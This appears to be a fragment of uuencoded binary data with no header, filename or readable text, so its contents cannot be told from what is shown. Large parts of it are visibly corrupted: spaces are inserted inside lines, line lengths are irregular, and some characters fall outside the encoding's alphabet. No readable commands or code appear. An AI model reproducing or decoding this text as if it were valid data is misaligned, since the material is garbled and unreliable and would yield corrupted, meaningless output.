M[570WL\$&E7>PE:>1K2#"W\Z]A%#2!5P=(#)JAH]1-F8E0.%T\5"MG/5>'0Z8
MNJ;T15%LM`RMNL;9"=7)P)SQ?^6\$?/=E%;*R.VW`/E1*CZSUB*3R9*=A\<:
M9TRK1*Z?'X%[O1<[V_M[AT>\L[H:Z3X=IS6#+_&G">*4B\$#0=4-Z[[-H7+\Y
M4^L>FFU9Y?_"E.OQ7G/:>+TU\$Y>79[8;R6E5?_Y]Q/BS3JP[I2!%:S:Q5O2#
M'ISXQ7'@#&>+B`9:95X5:=WT\$4JHX0T5`ZI#A9J30DKCV/11'@[RE3T>W+07
MOUOC_];L_RF520\+V/\>+CV\)YO__/_=_M_ym]C_X*:^G@&0B6)]+KW
M:N>H/>Y&%(U(72HAL-(2Q[\V6>K_:4,IJ7/#?/X`+?>+(>^E?^3\$FYU0>O%
MA4R1F[6.V^ON`Y'Z<F/#W`F_MSWP1L85*_"(2P@_Z)""\$#S(8SC45)DJB&`
M2/U1HZ%>J*PJ"<!L'(R&S4NEZB=74!7K4;7PA-1,QW__IT[+'Y]E.G:KYN,_
M"30@Y?V;G://[:@`W,L2W+#H1CF9IFBFBT=)]5/!EGK.)=3E&7Y3OD85@[')
M7#2W=]'`9\2H]F^C<*770^D8SA/XI)13G2[0XH5^M0_R2;Q>W"+ET4@)&M<
MJ&6.>-4O56WYDVG8YI"\$PN%#^"3^K>N`#5]#3'5UQ?J[([:^6PXQJ&]?X!(
MOF"8=`FN`44647Q<\\$`^R,>,(1U\$/86)@QDAY<DL'0YRJTQ`1=*8@E>#ZFDV
MMHY2)\,L1@<)C;!JZ6/P)5^- (G"0[T##%E`(?A(W0H4=J(GQEDR;:\$GE?H!
M<EZ-YNJ"45S9>,:S`90Z%WK@`&H!:K#H"%W0T3`%;*P;%J+%H"B;76C#V(5
M3E!#1J7*#FD4M,N-)<"Q^<'B7WW[^J>UK^`795KTSZ,V-(?)`Q@L;[V6\$1[
M3#G*(]=<7EO?N'?_P<-O'GV[_.`Z\$^1`;"SOH;A&98^1'?>.J^=4'T?M"<
MTLDTB2';.W7ZL%FG\4E?D1+H^A;X@>@>P<;_IQ^5+UX-BP6Z>?L//WEW7`T
MSB;OIWDQN[0K</5/'+'961]MAPAP&QP\?PI#)B\$2W` (2P6*9\$+5O7I);^KJ:\$
M*?74\$G#+2.7OKWW[\&<M@]2]N7I.`97VR"KS!JI34/GQE@*E1CQ\$OKA(M,*
M%`9M+U77.PLW%>P?4ISA`H)=]:H7J*`#X;2I,I]%;I3;T99^T\$:K.(48!&!.
MFDP3&PW7CDS(QMIN;<0L/9,VXQHLJ:51OHJB&^D9QG/(=-2VA);4#R;+P5MD
M!S!FJ)X@,RY4'\$)PC9AT11@PIGV>39+3V7!XU=&&`LDHFUZUT!33:'FORIC!
M;1T=';0)M#;!WHWN=:/[G4Y+XMOG0K?5U56R@#!H!SAV@7E6P99SHN<-4YIZ
MN*^A4+V;271G636D3H\`_BA/;%X,DNETH;E<;"+7N]&&-Y\$,^HW/!3&Q]-^Z
M.:C*Q%JF-)_&'@4Q0+`20E2/'3@X>BCHGR\4X\2R4K_2HY=\TLW.@/_49@5
MF"%]J5Y&6/-5W=ZRXN_UL[;*Z3@5J*=5Z@F*.UV3.LRX7LA/1/"\O1%`1]8?
M+P/@CR/VKM,601\$&2)VH_X/%HY`_X3\6&B[K!O@MRPWAD5U`H@_0?[JG!^'

ML_P\R?W*R24PGEQ^FM@?H_B#_=&?3>\$' *SV%D>J_< [0-H/<J>\, H8PDB\$ZPY
M8Y7&, N-_@O<J@2J'5^UNW<?'N:; T2\VPN (OVN?2L&MCZ!DUU^) NO4QR0^Y]
M; 16#-JZM8ED\$'QZD>\$=M'TMOA>6ROA2' &6A (HVT A/<7JV>FNG8K862X7I<C
MPW4Y, %S7Q (6S&=)U-, AN9' .L''^QI26; G\2\$AA=S040; U:O9M9C; 9:3M&HQU
MJ] (B2U#. T [-SFB9>7C (/ <&?DCV) & ./XV%/A%L5ZV\$ (9 (I8^@*W@%-CBGPF<\$
M_+>D@1J' PFZV"9A!7/[Q3[/5U3_-?E9 (*!/ (E/A%F [8ON<LD8; HI2#PH=* \E
MG#\$XWM*?2SNG, %M' 8Y' </ (\$* [TV%] ^7-%BC?^-^7 [C<KGIGQ>5?Z_G1JJJE-I [
M^I" P&&X. B9I: B. 2T8S&7D, ; ^EIZ [V!_9A_Y_=73"K/KEHU- ["WS; M' &-, VU
M39FMZM"@) DT-2DT-@DU5G*/-Z"13#>J%N [&DQ. VH28- (>YS6F! I=HRD^<) W&
MZ) W?W, =6T^' J@X&>S-PNNCB: 9D) 3AGZV1-C^YDTQT45&B1Z##56N<D. 2A13K
M3^OW9M&?UO/H3P_^J1 [NJ_?@X?U#?KO\MN#W=G#^ [: ">%GU_ 'F%=== \1, V7
M7\2C"5K=B_X<+1\M1X^=R8\$ZY] MNW^M+&3BM*JFME4I6^=0=&_) %E, B\$V#Y
MKN&I; 6E! * .K. 9%/>/YN [\$7, HC (^1@TQ+@N=B1) ?GV6] KY?_7+Z9<) U. GQ#Q9
M@H0N4/ /8J#HFJCD+-1\37+Y) \$QC+/@FN2>+8/ (ZI8<<A-NDC!0^IO!U?0Z!
MC>NQ6M@AK=\O/V: ([Q\TDVXR; Y\$5\$5OX\?Z^D>!1^75K?I^NMR2U [* : JV:)
MJQN: JQ&/VQXR51>TE76^FF&-X-VLFO9M6J-RRZ&%KQPU9R7V+/DKRUBU 'B=X
MDY8&MJ7! I [5DF2C) / (5: HZNGEC' 473] 7UAM</, ML, <'D>? !>6 () IIO@; W1;
M" S 'X#J%<66_ .X@ "5^ :>E; >8>Z-, /+OVO& .SHU2?I' #4/7#. S; HCLO*\$Q! / *
MK%#H: "IO+%U/, .GA (ZCB) "&\6FA"2Q-90 [1OG%P+V<KY- (D' ^6: 'A\$] (8: \>
M!ND4% (>C>#) !, 8JE4) /9] (PF=' "1@K (/7PQL<Q3S5\I@3&7Z9-: " ?P [<GX+@
M<8M (WL, MTB?3 (O<N#] MB] <4Q^X&] Z6>29 (UT+- [N6] \@"E. @%: ' FWD<_0FQ
MVZR6/H+"D/"ZT1AX"2U) J*F' RXS5>, &; U" (4P%\$S, DC: 7% ./488/' 4: ?9G4)
MR1!2?' +K-9YG' "4AO) KB?\X>J_] ' -& ./>0; ^9*A/?IDDDS_E7<, CV\$ \, O?HH
M7A) D1) 2@0FDWF; V#?^%T6@>V&WCSY5S7LC. CGTH%N: ?%>*1 (_ 'L+N*NY), \$#
MA9>' PK0+"5! TRR, #S5"+VA', B4<QFB\$+MS+P6QE<IQ7) E' @4ZII (B*T 'M^I?
M&BOOBA: GRK. Z" \$FM' S! 22W<' /<K; ; !&I' ; & (' I%N-OW<RL!O97"=5N0B>H?"
M-1?17#FNL8BE65WH%L (S" (KXAO"-76A) @&7Y301N>.-QBDS\, H, 'F4, 6W_G
M>B-7IRD1] \$ARB8 (@<RH/Y! ' KL8?8' T ':>I+XWP00JB4! 88X*27>% "CO44HHI
MI2HN] 545K#I=L) >?SEC* (MF\$ 'R. #S4 (RG4K6+) ED_7/+Q" G<RO^YR38 [>2" A
M#&K7SY) Q, HV' F' QU9G3NHP3. .^_E; !Q\<S<FEY" N*Q: ; ?&3?Z@^1TFN3G: &F7
M8Q' P-/C2=NR=Z#+. R53 (Q' \3 [LPV (-GV>0+&+^K2O [___! BUVM*W?E' K0X3! 4
MJQ&*G-' HKIBF9V>) CD4FW) QWP8X5TSVAM^<XT0 [1^>PDAZTP+BR0*] -D" ' N1
M (B' ' H&5' 7VYPD]; F. !B (@&P- '4 (=, ' 'E4; , ^I*TBYWZ41>&R80Q?M9: P9M8:
M6A) *, \$TI62\$IB#KM96P! -@T^J+_8C/G=DBEY39/: D' ' :M>&8] !O% '>ULO=K:
MW=, 16BJ=J= _XAC#1: 9P. 9Q3-8-E< (_7_430_K1, !B [&F9JLW_C^5] /-=2] MX
MH\$FC] 9=MNSF*?C=8JS%88Q_?W/CED; 3, L2AU40) '8; "8_-; DMJ0T\ : DE (MH
MD0AN^_/_OB; !] Y*E/VSGCF^UH: 8I/] +E#0FJ+1 [KXH) FU58XT168FM46' NK"
MFLY5E-9FIJY@/6CLM] SK] +GR9E" : XWL9) ', L1/R2' UE; \$: Y", T9 [UAS\$ "S)
M@Z (_N4"+5Z30^&A6<88_M<0XSR^\$I# . _Z\$8G0#MR^@_\MS^! <P0: D [1] &T. I
MAL1; (1?+W0_B" S1HOS@GH! &G (G=PD4QSM0M0 '#>Y\ ' [+38' N<B: _ITHZID. @
MB&JKLK8F&KY1V" 'YF9T! (" <7UA 'LV, (6NK=B!-) *"\$XNX' K) T5?PECE (<_HQ
M!S+MIQ/MOSWJ_7" P> [33> [Z___ [H] [A@?%\21=LUYH7; DZO) 78Q [, +5AOK '>4
M4WN_ =+20U [0: ! "J*N+%EG. _JDC1B8 'APN+ACH\$) ERSA< [OIC8-3 'Q?2. KCGN
M') U] OL2XP7 '?>H, , >Y!-; .D31OQI0^8Q-QPTY6F] @) A" [H=&TU%9\$J?#F8^?
MI' 9X@6Y6YO: S\$NIHJ7Y=YZW!] G=; !VJ" K [<\$2, -N' ?6 [\$; S [: ; D6\Y#*U8 [5
M&VT%W3F8C5<P^! B%ZXGRI ' "7E_RQ) I4>) 3+A<\$I [U<UC7%&B/ [_\$. 4<@*1, #
MNDAZWVQ-% 'OV1NI, [I3A%M>UP=-?2GWB: QV<TF_K*K\ (O/Y') WO@ "UO&5 '%.
MGWMG_1 [*2. >5*TT>] @&1%=S7C, V<DE7A>N6<8Y&3HJ; E' MWU*T' #, GD\F@R3
MZA; ZLU%] 'T6_C! A>\$?2TOE#L444O9X/9: %>U<: B8M\ "W3' \$B_6PT2@OPE, 7P
M5] X!7' Y+8' 7>5WV@U: C: AMMO_, : G@: 3N?8GL] Q2O' H^ (F' W27^! R9E=>\$: 3
MH8; >Q! \H3. D\N&87S8\$*?7R; X9HBP SBG*^8I. 9#H] >> ", T<O, Z\@F=-0, W_E
M/--- 'RX/E"XN>%^V! "L; 5V>S#3: \$&E] I! ; T, X*8STY 'U-<0P\$, JC0\$\U9%R
M@W#-. Y09W, *D3E^67&' 5V5QUAZEXZMXHW_&*] C<' (>M-L6/+--MH-IY@RZNK
M/*#23! ?FG' Q,] J=T^; , ^US\&-T9IQIKMC?#47' ^E: 6*JX0M. R_6 [^ [EZ4RXZ
M (697?JDIZ7_I* <D7G1*F' U] J0O (O-B' 'K#M\Y [*^B4EYB' ?7" F], (TE] DXX=
M#3HE#L><YM%\$G9 (X2! /1LF (X [?5CR#BA>NW, IPB/UPU) \$#9<GP [BWMTM2VN:
MTVS#X_+J, ; 5&RMV49EM0XP_I2! W=9/ : Q@FT/A+WHO (EL0E\$7&21CC, ?P: [29
M/U2=. *M#_&. [8HCH"@9Y& (LB' *) : 0' 2ZPKIEA0BL/ " !B+ /) NI=7VV39\$6G.
MO&Y. W7XP8CSO##*O1DLK->_> '\4B@&Q) H=7RS2T&7 'N6I: C, SCNM! DP^P' ER
MT; ' &C7+WB [M3PZ/ : 8" 54A4@! H%V '>' V@2) @4YTUW=Y/-; 8A6&&Z< '6I5I=-
M-<' 8UX@+=@BX<F8 ('>*W, -\$*BTK: &_ ^S7/V]) (FJ; , @JJ6R, WF!! 0\ \J9Y/N
MOTVQ8\$O=. H#P: BR@VHV\$4Y76X3> . .XTQ@&Q<9] ') #ISID*/HBENE: <# [O' E
MR5@ \$GP (3! #-D# ' %_RSA&%*S\$Z^GX [TV940Q. OOB] U5] 2 [+ =AGW; 2KL] K=8PG
M=U6P34\W9K1=_YR@<DN\N\UAL\0K82JD; 0J-9: Y) R8%3W0/394RCP+! J+F+
M8?Q [\46<#C>ENP&702, AT92?9E/4D#%#NY&; I9. 4; Q-?^ \: ZL; !>3JX=AZZT
MMJQ] UY: 5&_+* . _9J87] 3OX; IH&PKZY>MLP! : (. : 'SIHV0*M3O8K\0UL) _<E8
MM' M. 5. Z: +] CU-B\$\$-Q+U\$ \QI97J+8HAEU^ ! H=C [9YNGG' -LW=7A2" AI '\$T)
M: ?;] 5: -<=XA) N' 0" L [IE3Y! R3<! 349' 1MG) =N! 9CNZAH\ -^ [T-3Q5; ' [5G%W
M (, DP>Z6! ^\$5; J#/) H0. FB6D8@?LX&G/TWT@8I\#@S6MP1C'_ +&R&0%>2/OWL
M' NP+. &B' V=H] ; 1: (WAKV/] +UPEUK9P&] 13' N*F88<, @9' 8I_I?M, \VBF [M/G

MXEK38*599G]AI.N:[86IWH1%K4N&Z[87U1QX-0=-:SK4U3T7KDD*H9' 'E2;G
MIG6]2,T;KC-N=2AK]1G6]8X^D:0%S78Z?IP28G/"\$E&AO^!'/_(#<8-X\TU-
M./#!CUR:8K9I"1,2CR"MG[K16%0C()92><R*S\SLF2B]&DI19+DKP1#1'E(G
M#BF^-T97\$@2RP4K!PY\$G1MA?T3S*:<:8_DVO>TI)L!' -2+/\$&84_V<<S-S8*
M[1^VJL]>G7VT:"B2G\901%,YM654R['\')2>MV@:U"EC\$, _FH=S_GRYB/66:8
MV#E:FB8QA`2#,IR=^]\`^?U\XUR46Q#']**1.#/2,/=%=0X03V!__5CY)E2
MC0UUZ!!JUM;\Z".\$R18(^4>#EPC\$Z-#M8V5E)=H9#X*F>NH;8>_OH?G_3\3_
M/X_S\QL*_S\G_K_ZL;[AQ_]_<'_]]_C_Y;X_]]M'7YWK?#_O^E_TW[?W1R
M4[N_R?Y?_?_AB()O^_?^?^?/\]]W_?WS_GZ3CNS?9!^SQ;QX\J-S_ZI^W
M_^_A/_P>[_] ^V_A-01WV)];_X.']<OZG!_>^9W^?Q'Z_?H[BR?XIHG
MXPM0;0];K:\PM_4T/3LOHG:_\$ZU_^^VCE0VUBMWH59:=#9-H=]Q?5<6VAL,(
MB^6134K]5:3^=Y',U-5QFI[,*' ^TNE>"QQ^\$(:=LT?'&LU)<82COO(MIP"%
M-*<#5XV,,G6134WJZ6D"\(W2`MS(V7EQ8)-FGV8*B2_!2[:?J1LP.2NI2M!0
M4CPFN.#?;0^Z`#QC&2S8\$-*(804DUXQU/N.3#`0>>DY4,^.,_&K1`Q8#F:LF
M9+?C@0>3ZK_C--1,EVM!\$_U)Z9\$@T\$Y0!(+B:IO8/DD2%1#/\$*E=SG6JW57
M+42&6;Y`L3KFTWB8VRG`E8+LWU)%<@!V8`LV0W@SB8X`)H\$Y)E4X?,/93XL<
M1S6FQK)IKOJ]@HPB`FL@G0BDQE9ODXB2HHR(M')4?)HH`!4J(=I`U4S.!5Y
M=EI<`LKH[/+Y).D#-D%Z\$`R*>#1F#`JSQE\];^C[W8/H\/]ET<_;!WL1.KY
M[<' ^][LO=EY\$S_ ^N/NY\$V_MO_WZP^^J[H^B[_=<O=@X.HZV)%^KMWM`![O/C
MH_V#0]7*\M:AJKN,G[;V_A[M_.WMP<[A8;1_\$.V^?>MZ5S6GVC_8VCO:W3GL
M1KM[VZ^/7^SNO>I&JHEH;_] (M?%Z)\WND2IXM-_%CLL5H_V7T9N=@^WOU,^M
MY[NO=X_ ^CCV^#W:W:@]Y>[A_`+HW>;AT<[6X?O]XZB-X>' [S=/]R)8' `O=@^W
M7V_MOMEYL:H@4+U&.]_O[!U%A]\I9M`=JVIF_X>]G0,8@!QJ]'Q'P;GU_/4.
M=(9#?;%[L+~]!&.R3]MJ`A6(K[NJG<.W.]N[ZE`-R8X:T=;!W[O<ZN`.7X]5
M,?4Q>K`U9NN5&F![[LRHY=D^/MAY`X"KZ3@`?GYXM`MT?+03O=K?X\$S?KAS
M\WN]L[A901Z_Q`G[?AP!T`YL76TA9U#;MC=(U5`/3_MS%V=O=.)HY.#A^
M[2]O]=1B_V#FAT%YY:J`*_G>7\!/HPXL[_-`'=H&.8"UZ\$;_?#CGI_`#. +
M,[8%4W&H9F[[2!93/:J)A%`9L49[Z]>[[[:V=O>@>_T,X/NX<[';5LNX=0
M8!>[5JB@>CW&@<-R*<A@H5ZZ2-S%98UV7T9;+[?!"YN\$*\$PUU&YRZ[>]X
MXE?A\$A965' _?30-SJ;QB-,1<68@V+S:8H4<=PL*;P#^))GB`^C;=+7?AWE6
M53GTP7D23W3-*830Q>+HARJB%_3[G=97,*^B&R`. ,?@QQQ&%+^@C64F`9!`1
M(3(W`3UF.A1%3_K9;%P\BYZH4[[_+D)+K6?8;HKD#`<VB15=R>60*)&[`E<.
M-&BZ`JIM,-^#X<R*R:Q811!W/J#]4OX8?_U)D:ILF!/_%"US%\OX!"TO(V@ [
M<' /*HV6\0;\$=\$1QV2:"-E94B^5!4-O7*` `EQ&-`M`LS35)E^,IA-PRV>731H
M+QZKHP67%2(!K*CDW.<%T7R)\X*H\NTCA:/KM8KNIC9>54'2OYTS>0?;:R
MQX,\$3I`^`BO!TW<2%<Y`>OI^" (;7F"\$`ECG*YU_JNB?*PB7L>&&W:^LI&?J
MV\$F>0F*@S\C.*" `A`G*U\$N(LX`%HF7J.`PN`-Q/=Y^_ [&\$4D! =9/QTT6")P
MK\[S9`ORO,*C`\:EFHN!*U,XJI`AI[-:03E,XAPC-6`;;'1GX4?T9SB>3).S
MY,/D&0P=KOBK\$6Y\$W4.: \Q_U?FAV(#H=JN9@Z(J9F*EGL!3AGG`CY@ `(ZIP`
M45>#,X%&OT6YH(A^0*S\78[NHB`,YZ1H_T7^X^C8TBJE@V!4<H4X@V`#59M
MJI`G?VZU@)<F/-W\$9\7IC,%]E7Z]2HIL4CQ^_#H;GVVV6J.KZ+_>P@G74^?7
MH3K,(!78^NHRW^!X#X-15>(I,9C9R2\)(K):D^@2V2_(ZZ6`A&`SBEPGE%P [
M5C61+#);I09N0J7,<I@81;B@D2XGXU9M\$PQ`^_NO@4-2UXUTFHV!ZU2C5QSF
M"1!>-5Y37I18A4`\20'7@T9[HQB-OUM1M*S>@<GD<O3TF?T!(8:6QR-ZJ?[B
M;\CVO8&.9OC:_L2O_3MWU.06]\$W_@"]?P6T(HB4H:KI_\LL1S@PPIZJ!"#*!
MIX6:.,?5QQ7`8?"8]AMJJ^]YD<*)!68`G+A]/7^&A"@<+3)ABS@?991ZUW[YX
MOL))D*+D0]*?%3`W.;9FH+:-FE=.VY7_@&<O(#^?:BV#V>2IP\>N**8.V52A
M):P/!)RFJ84DA?N`T=]:G4W\$JQ?[1X!-@ZQ8WI1]J"VFT!TR9\8G>394E%`
M,TH+S=JKNP=>/@%QAMC:J^A,76D4.,[W^`\!Z1>)1=0E[J`J`>)\LJ.9^F&?0
MS(?)X!2O!>GT/)ZH7=6?9C`GV,1?MK>VO]MY="846CG`9IIGRE"/. `WAYN
MO`WQ\$KY-\@W5DGHM]P1>V"V5!E?JLH*W!R0_.58^/GC=>[ESM`ULGFJA/YL.
MHY4\M*\NDQ..*(UT!N_*B@48)W2[R6>3238MJGOZ;F?K;>^MXLR@`R*6=X&7
MTJ,`_O7UCE]"T\I-G#:\3^J>^F?IBN)\%/^S_.<@\@MC_O2K96KLS7%5>Z,9
M-]G^>^`??OKSZNW.GU7C54VWH@7_?1596&XE%PKUGGZXI=8US09/QX0A!_L_
M`'WGPW4VS2Z+<YX+8+;A%K&_YQ<#%E*U"<%7J.@/ZI[C%[I41X8S.@55W.\G
M\$\$\$(@@7`/?L=75Z!2JA[-+2EYDM=%W9>5\$P=E4P&@?DCJ`?V#H\`*RKWDW\$^
MR\5J>C->6L+#0[]YOE\ :6GXU.E&;?)/GVFF"OBDBGKV;39"U4[>#(XU<KPZV
MWO3VMMZ4(1L-D(;.1WG.\$`JSAJE.,9298O_AA&1V`.5)*.;@<%3JR,P)S!.,
M(H1GZ]U5B?*`\$S;[H]?G;WPJX_,ORY`JSY:+DNL^M7`GU\MEH0KAQ;^U\!Z
M=FB2=-`LEO3`?!`MV?O+GKIB]Y[O[JDK,8YJ-GXWSB['`3.[\$"(,+D`3\`[(
M@: &@U+`J,G2EYU01[# ,U2VTU7>>*[X6X0NJ*H8@-7,32U605#+Y.X\$#I((,T
MAH-LFN3JI!X03S-+*=C<25)<)LDXNK>Q<I(B*Z-:>`@?`VCB!-Q0!N;HNOL\
M/B7/[*X9J:)07`M&!\A`RWWV&-JGT?I#`.26D6\$QWZUH8P*G+&6S58,!["\$F
MQ5#`_X_"/%!\&0<478\$2AZ!"X]BP?R2((NI[C@<(\.;G,?+S5XS_.6#A,=! \
ML-I*@(H5Q(+A+5\$<MM%*NFPN@C`B5;K`F^AI]'70-!VG7V^:+SQ>]0D#)`" `
M\`_ :FIZAX`W;ATG`UZU6/CM19X_:/3V^K_RK! ?DS,)GJDR<[^R\W6`?P^7&+
M&.<?F33]'#UA5OD9/N\$</0.DM;\(A)! =5(\1V#<)[WS?1MG<:KEY&B.81:VX
M[8<^4%=>T_A-L96`S\@`.Q=\ :`R%@R:=,4\K&*X#DQO!XEPFBE;\$N?6;B8LX
M:@-A5A<`(Y*`MI!HK*Q,X\O.:G"VH+XS10SV-\$SQ([!B"LT/"4&0O&4G`"E+
M`*/S+>`>Q&59+<%#>[`X!#OB/H!1QC= !<R^6V3Z=-:49`4V=@R7!TB`*N<*

M: IE. ?KS [!+B' M) \ \ ^YEK&<X;] G/\$7Z&9LZ2P#8%P%J"VXMM0]-E2T& [+CO1
MC4J' ? [?Z8] >DM%LZBTU; <, C6M5*FGG@U") ^E2) -?9I#D-"] BQ2<^5LP<KO-Y
M44P>W [T [NB] ^: U6=-X\?K=FA+F/5W5, Y' Q#2DG0, 72) H/) U, S9 'DN?Q6NS^9
M\30K] #1 (MK+"-, 5N2>CM#?*H1 'X2 (G "\$WK3A, ' 'G2K!! (-2%_*V@-"&*I=8I
MAC; TAAJF) U/8 (' IG=+4\ /P><HSL\$; ! ((XZFN'G' /] &3C' E1; +*13T*^ [. ;) , R
M (<MRV\$Q: OH&D4W4*>-N_JSZ=WE7] XG95J*>&/ON '\&8!! ST#"0+OSX21RQCR"
M3*\92ZOH^->KB-EUSI/AA' ; N^UDRO0 (*R-N166<8*M@HP) ?S [! (WS0!5' 2W,
MI&EH!Q9?R2' 0I6%0:6:3A" .<JD' C) FV#T@/%: . _@GM) YC##A' 66@AGR&&HP5
M! ?\$I7FU7W%LU (6>/P. PQF*OGQ6C8: NT30<'] O [+2GXT\A#\ \$L\$! \ : D4%0-"H
M. &38?OH\$ _OM, %Y^=@ "RSB/ @MDB%+O4Z24YA#%M11 (T+6R (T<S##%LOP ' * '><
M@WVS# 'NQ') TA) P; /G>A' W@D_4\ . : \WPRUM"] IC, =) + (IH6' I3F, :>7IO32U\$
M/^?&U! *J4 _SDZ1, : ", KCX@&L; \$J) Z/4Y' 6FV4<%_FEF9 '0 'ZUON"VE0_ . \ [4
MTR>#=*I: W0: V, W#TZ>V\$5) BJ* ' : C=9 ' 'U@ "BO9K&8 [4^T [2X>FP '9J36_Z@T
MR' ; TF3] 4-YFAAF4LBKK%60.) @Q) 5=-344 '\F-B^6] U>&9KJV,] STU%EK' YF9
MJ+B:) #PXE#P [_2\+<) /4VR. <5I1=+Q7E\O: 3TR1*"TUZ' BQZMF%3_] -U; ?J
MU, O [TW122-\$S52. [90+] BNM&7RL-] I** ; P^] ?E<N [LE"GO%DJ (V=\$ (HE4BH6-
MU (800Q1M2 (%E=0, : W>T_LN\$?) . KB= ' ; ! ! . 3IP51>33' M'X. =#\$U65, T 'R' \$0
M& ; RUF>2U: T-+X] <9G% ; 640OCE<XOSNJ6Q<>5M++M5 [NEMA7/5U7: <JL1'=?\$
M0, YRR (A.) X_F_Q*U, IU6ZSLX--_R0>D2=' 7VY8KD (T=-_UX0) BGJM \ (BU/8H
M. 8L [] U>% (' T_R [ITI<E#=?D3TQLTO0OU9" /LB\YDI5 '7MI+3BV (W+GL\$K=<+
M] OR&"K; YP32;] , : J3W.X [*J) 3+O!NGIJ6+8U' 95Y' 3; 2&\$, VY\$YLFX^; [U!
M'OVYO>. 7B+YHX; G: 6D ' ! O5FUHI [<: V, \&YTHG@-6/\$\$UEML051\E\=B! P%2'
M+T\$ (U, "LGLQ%C [\$Z5E' D; P [] 0V! 90-^0@0@&V"%U! 85BXF1\M/: SK7Z*! W (V
M5B>C: N\$ [X&: H^\$FBV*U (O; U-DV. JKZMZ/> '\DL%9J '%X7=_ . C<PBC\, DK-I
MDI@!0) @\17X5ISP^NZOVVUD&M (M: !) 8. @! -#T2<2*N0D37T) ; X! _I-\$8*JC+
M\! XAU9VHJ#&LKE: N#IY\$ "\5JVM5] Z-7W\$7R 'X@8^/= / '%_<Q#K_^] R9^IWM'
MF@ '2 [34M@ " 'U3M4UI@W"%@YI#O+P=-_I: FDWS#G&Y%VF>@DJY] 2; -^^I " &X^3
M; & : W@2+\3Y\0' X (J=) 08/5; T: 0@<RK, ?NZNKJW ' ' . F_WFX=?8>, EM#? (!N#
MQX (^S7. / _ '\ , ' . !NGJCCDQ=!3H!AOYQ\JRS*G. I7A"-: B# (>G1F8, CGC<#SM"
MP_,] : WAH<*P) >O/VQ>Z! / =>8-: 09RZ97J] \$+<>?ZZ; ^^VW^S0TRV: \ . T2>) L
MQ+GR) B (7,] &R^GJ^IJ' MFRHSS%=UTZ%_U3I [1T_?L#7BM2J5] KI) 8%D: MOA"
M: ^6#>GN0G: JV3J; 9I; J8M (26_\$: : !W' QUV<77 [<JU>\-N] ' :]] Q30] N [7ARM
MWL8F5V^3\$K [56. 7?\$(; M4+?4XLD, #>XB: K#E: . _/\$G53GS; MI/U674IAY3MB
M1CVV\$M"86FUW6IY^_!J] O=V6?4GVT^FHY8A. 4#>' LJ?UC7OW [W [B [G! ; N] [F
M0&B] AG0GP. ^YGZ) GT2H-8E5] =*&1' RI '\>9F0 [, , ('\XV@! ('\RT@UI?' P*D^-
MI>6XJBTL^\$_56%J@' '9'Y"@E: ; >WLO\OLCK. 3B\$EKE=27!] ">0/Y (] >+) #Q%
M?P>X+6TI: JQX' 2/>@I) W] ; _GAR_4; (. F"3&1K"<W64IBKCPP; C '\^=<UL6W0;
MQ\KR#%AM&: 7%WCX8* : C [<W&UB7L (U' O8G&_ 'J%X) ^\5HJU6V7G2F#, 7D. %, @
M; ! _E9!^' ?) Z>%IOJ%5JL18=' +W8. #J) E^/K3^"=0_WF?I*P=] '\^S9_&+ [>.
MMEY' ZL?^P>. (&M+ZZ%] '0Q4SEJA [KJ*P491\2 (OV. N?G5&#NJV. VW4\$XOP) &
M9#:) BM%DQ<C: \$7_ . U7_ '\ , ' ZHWQ' X384KL\DJUOD! S' 1) 8L5B/ (4L5Z09 '\ , /
MX"-11G=) XF9U=\!ZR72: J8U-LCYH=#91OXSH0' &>* ; !A8I/ 'S! 0CM0 'XW3\
M^+&"\$ '\\$Q08J_ =10. H' _Z [] 6U3N<1Z_H) / =+RE) CA?4] +HI. V/ #I</?50 [[>
MW3OZ^J-Z] = . M7*\$KS<-F" T>' P45) QJ-E=7>! , # 'K#Y<^: [UM^Z*7/8K7QVHA
M\U%= . 7K (ZV@@ [&O-WN'7] Q- ([LH50 '@' 2I^OO? =6. %2N0Y*@\GLK [@E\0_XH
MU) : 6<, ' 4+_M' (Z4IU [] BF5"+J\$E; 7O; >T^D3^J (%>6VU+E<?LG" F_ (' 8%/ *
M; T%R47X ["74' TH< '\\$&GH+<@>RF_A% 'FLO; G%J8^/_#KRC@: 5X? ; E#UG<PKC (
MNE? \$W+. @ "W_Q\ : 84P#) B<D) ? '\ (4*") Y@2FA, 2YZLN] '\) H% \<N5? I2; ="4<
MY>^N3*/J>W5] 5UH10! Y' /A&"3XK& 'RLO! 1*! ?21\$#>600I (0;) F\$>Z&M! C; 1
MP?' HBYQNS [%7&FM7#M! . #N. SG\$R8LK' B\TZN+J' M [W5<IMX_ 'T2T>X6^\$ \D
M; - 'GM9M_MK5Q [7' S] '\@KJW] \$LD5L2^D\$#I*1I,] 1; VA\ S_QL: %>D>S24&@U
MGJM) (A7&ES2X04+W=KB) TS*% "AVPH5 (UR. '\ : W^9& :> '=O-# [(4LN7, VMD!
M<: <) :) V%=O+ [(PFQ17VA% (@Q>ZR@<8R0/TJ*5CJT: ER1] %KMRGS] 3UU3UW
M/ . VGS@IE: GE5^+?2RVU [, >OI3 [[-5"9E"] 7U8#/?A6MX4F7@U7XLU] +JW+R
M<"WUR: \A%#58J5R#/_L5S9G) <^%5-) _+ ' : HS^ (^5<X&? '\ . B, SW<E_E<@A\$V
M0W5?^<-FO 'P=W#1K! YQ) "Z\$,] #) [Y7] X* =87-: Z8B+W7%-] &\ 'F/ I<PF7B\$VH
M0G/^ [-<ZNW"PW*] U=N%7 (/ ; "50 (JT&>_DF (] ZC: 3^ER: @JRHJZ\$^S4F>>U (
M) J6A*W: FKHO_G [UO; VSB2/8] _] J?8B) , K#%Z6# (08H, 3 'X; X+ABN; 9+="X [.
M6! K+LT@: 12/YL>#SV6^] ^CDSL@DFW- . V'W8T^_NZNKJZJI?07) NBL_ [\TI '
M<FYZD (EM0+) ? 'D2D>24@V2] A' ; +?%&QN*] DO: ; 3GS (" \DCJYJ) S6>I] 6BLJI
MY! SYV'KS?%\$ [V2] J5. 6%O=7) . ?Y 'BJNLC& (I. 3>GHMXJV4R<G" , /THHG90U1
MLE] &"XR5DO-, DO. +KB7#XD77R<4E1>; [IE) <4I) S+-K (DT6M6LG%) 4M; =9) S
M\ZJET&^*MXDYB +K9 [F&W62<R>\$D4R+AFHEYPX* ([46E; 22<Q2N) =K"@9KD
M?&?Q0: . 4Q-E=) ' <\$90. /P () S"07G\I. 6DKTRMX (WB\K-FP4=%, &9-E5! !R59
MM1D&' S^ROJE: V1N=@TC; DP?0: A96E 'C\%&1=XTN\$=FV] : -) 3#S2HR] 'O,) '\?
